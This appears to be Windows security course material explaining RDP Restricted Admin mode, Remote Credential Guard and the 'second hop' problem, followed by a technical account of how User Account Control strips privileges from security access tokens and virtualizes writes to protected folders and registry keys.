**MSTSC.EXE /RemoteGuard**

* Requires Server 2016, Windows 10, or later on both systems.
* Solves the “second hop” problem by redirecting Kerberos tickets.

**RDP Remote Credential Guard**

When using the Remote Desktop Protocol (RDP) to connect to the desktop of a remote computer, if that remote computer is already compromised, then there is a risk of the user’s credentials being stolen from memory at the remote computer. If using RDP is unavoidable, what can be done to reduce the risk of credential theft?

**RDP Restricted Administration Mode**

On Windows 8.1, Server 2012 R2, and later operating systems, the RDP thin client can be launched with a special command line switch:

***Mstsc.exe /RestrictedAdmin***

This switch is also available for Windows 7, Windows 8, Server 2008 R2, and Server 2012 if the appropriate patches are installed and the necessary values set (see KB2984872 and KB2973501 for the patch details). In this mode, the RDP thin client will not forward a copy of the user’s credentials to the remote computer (which is the default CredSSP authentication); hence, if the remote computer has been compromised by hackers or malware, these particular credentials will not be available to steal for pass-the-hash attacks.

Also, this feature requires that both the RDP client and target computer must be running one of the supported featured operating systems mentioned above. This is not just a client-side feature of the mstsc.exe tool itself. If you wish to force the use of restricted administration mode with RDP on Windows 8.1 and later clients, there is a GPO option for this (GPO > Computer Configuration > Administrative Templates > System > Credentials Delegation). In this same GPO container, you will find other options to control CredSSP credentials sharing, but be careful not to shoot yourself in the foot: at the end of the day, you will still have to be able to manage the network even if there are pass-the-hash and SAT abuse risks. For both restricted admin mode and remote credential guard (below), the following registry value must be set:

Key: HKLM\System\CurrentControlSet\Control\Lsa

Value: DisableRestrictedAdmin

Value Type: DWORD

Value Data: 0

**Second Hop and PtH Problems**

Note that after connecting with RDP to a remote computer in restricted administration mode, when you attempt to connect from that remote computer to a third machine, you will be prompted for credentials. If the remote computer has been compromised, when you enter your credentials again, it’s another opportunity for those credentials to be stolen. Hence, when practical, avoid providing your credentials manually after connecting to remote computers with RDP in restricted administration mode; instead, it would be slightly better to directly connect to each target instead of “hopping” from one machine to the next. This makes the /RestrictedAdmin switch difficult to use when connecting to a jump server for the sake of managing other systems.

**Note:** Please see KB2973351 and KB2975625 for further complications, because Microsoft has changed what is manageable when using restricted admin mode.

Another issue is that a machine that supports inbound RDP connections using the /RestrictedAdmin switch may be vulnerable to pass-the-hash attacks over RDP itself! If a local user’s password hash has been compromised by some other method, then that hash may be used with a customized RDP client (like freerdp-pth) to log in via RDP just using the hash. Currently, this pass-the-hash attack over RDP only works with local accounts and in the Administrators group at the target, not local accounts in AD, and not for non-administrative local accounts either, but these limitations may be overcome in the future. Hence, it is important to assign different passwords to all local admin accounts on all machines so that the hashes of these passwords will be different too.

**RDP Remote Credential Guard**

With Server 2016, Windows 10 version 1607, and later operating systems, there is a new command line switch for the mstsc.exe tool to help make RDP more secure and less annoying for “second hop” issues:

***Mstsc.exe /RemoteGuard***

To use the /RemoteGuard command line switch, the requirements are:

* Both client and RDP server must be running Windows 10 version 1607, Server 2016, or later.
* Neither client nor server can be a standalone.
* Neither client nor server can be joined to Azure Active Directory; they must be joined to an on-premises Active Directory domain (or mutually trusted domains).
* The Remote Desktop Gateway for RDS cannot be used.
* The client cannot provide alternative credentials; single sign-on is mandatory.
* The client must authenticate with Kerberos, not NTLM.

When the above requirements are met, what is the effect of using the /RemoteGuard switch? Just like with RDP restricted admin mode, the user’s credentials are not forwarded to the RDP server; hence, these credentials are not held in memory at the (possibly compromised) server either. The difference is that the user’s Kerberos authentication to the target server is redirected back to the user’s computer for authentication. This means that 1) the user’s own computer Kerberos credentials are not being used, as when using the /RestrictedAdmin switch, and 2) the “second hop” problem is solved. The “second hop” problem is solved, because, if the user attempts to connect to a third machine from the RDP server, the Kerberos authentication necessary for this third “hop” is transparently redirected back to the user’s computer where the authentication succeeds without the user being prompted for any credentials (it’s single sign-on) and none of the user’s credentials are exposed to either the RDP server or the third machine being accessed. This is a major victory for both convenience and security, at least as far as in-memory credentials go, but please don’t forget that Security Access Tokens (SATs) are still being created in the memory of all three computers involved (client, RDP server, and third machine), and these SATs may themselves still be abused. If you wish to enable Remote Credential Guard, or to make it mandatory, or to fall back to RDP restricted administration mode when remote credential guard is not available, then there is a third GPO option for this (GPO > Computer Configuration > Policies > Administrative Templates > System > Credentials Delegation, then see the option named “Restrict delegation of credentials to remote servers”).

**User Account Control (UAC)**

**Run as a Standard User Process:**

* Left-click or tap an application to launch it like normal.
* SAT stripped of dangerous privileges and group memberships.

**Run as an Administrative User Process:**

* Right-click > Run as Administrator.
* A normal, full, unedited SAT for an administrator.

User Account Control (UAC)

Users who log on and run all of their programs as members of the local Administrators group endanger their computers because of malware and destructive mistakes. User Account Control (UAC) in Windows Vista and later allows users to conveniently install and run programs as low-privileged accounts and then temporarily raise privileges on an as-needed basis without logging on and off or resorting to RUNAS.EXE in order to do so.

**How UAC Works**

Even when enabled, UAC does not apply to the built-in Administrator account by default. UAC does apply to all other accounts, even if those accounts have been added to the local Administrators group.

**Note:** By default, the built-in Administrative account cannot be used for interactive logons, but a registry modification makes it available in the graphical list of local accounts in the initial start screen. Launch REGEDIT.EXE as an Administrator and navigate to the following key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList (if the SpecialAccounts and UserList keys do not exist, create them). In the UserList key, create a REG\_DWORD value named “Administrator” and set it to 1. Afterwards, enable the Administrator account in the Control Panel or with NET.EXE.

Whenever a user logs on (other than the built-in Administrator), the Security Access Token (SAT) of that user is stripped of most of its rights, its Mandatory Integrity Control (MIC) level is set to Medium or lower, and if the user is a member of the local Administrators group, the Administrators group’s SID is added to the user’s SAT as a deny-only group (see “WHOAMI.EXE /all”). A group’s SID that has been marked as “deny-only” in a SAT cannot be used to grant permission or right; it can only be used to deny access (for more information, search on “SE\_GROUP\_USE\_FOR\_DENY\_ONLY” on Microsoft’s website). Hence, even if a user is a member of the local Administrators group, that user acquires none of that group’s special privileges or permissions when logging on. If the user is a member of any of the following groups, these groups are marked as “Use for Deny Only” in the SAT when UAC modifies that token:

* Administrators
* Backup Operators
* Power Users
* Network Configuration Operators
* Cryptographic Operators
* Domain Admins
* Schema Admins
* Enterprise Admins
* Group Policy Creator Owners
* Domain Controllers
* Enterprise Read-Only Domain Controllers
* Account Operators
* Print Operators
* RAS Servers
* Pre-Windows 2000 Compatible Access

UAC will also strip all privileges out of the SAT, except for the following:

* Bypass traverse checking
* Shut down the system
* Remove computer from docking station
* Increase a process working set
* Change the time zone

A process running with a SAT stripped of its higher privileges and with a MIC level of Medium or lower is said to be “running as a standard user”. A process running with a SAT that includes the Administrator’s SID and other elevated rights with a MIC level of High or better is said to be “running as administrator” or “running elevated”. This nomenclature is a bit misleading since all users log on as “standard users”, but just remember that a SAT is created for a process when that process is launched and that that SAT can be modified on the fly by the operating system for the sake of UAC and MIC.

**Note:** When examining the privileges of a process with WHOAMI.EXE or Process Hacker, don’t forget that a privilege labeled as “Disabled” can still be enabled by the process as needed, but if a privilege is not listed at all, then that privilege cannot be enabled for that process.

**Note:** To read more about integrity labels, search on “site: [microsoft.com](http://microsoft.com) windows vista integrity mechanism technical reference”.

If a standard user process attempts an action that requires administrative privileges, the action will usually fail; however, if that process is 32-bit, does not specify a requestedExecutionLevel in its application manifest (PE or .NET), is not running in kernel mode, is not impersonating another user, and is failing because of an Access Denied error from an NTFS or registry permission on various items under %SystemRoot%, %ProgramFiles%, the SOFTWARE hive and other locations (and not because of a MIC restriction), then the write access appears to be permitted, but it is only permitted to the “virtualized” folders and keys of the same names but not the same locations. These virtualized folders and keys were added by Microsoft for backward compatibility and are located, respectively, under %LOCALAPPDATA%\VirtualStore\ and HKCU\Software\Classes\Virtualstore\, These virtualized folders and registry keys are per-user; hence, each user will have their separate set of virtualized folders and keys that appear to be “the real ones”, but only administrative processes can actually write to the real folders and keys. (And note that 64-bit processes by default cannot take advantage of this folder/key virtualization.)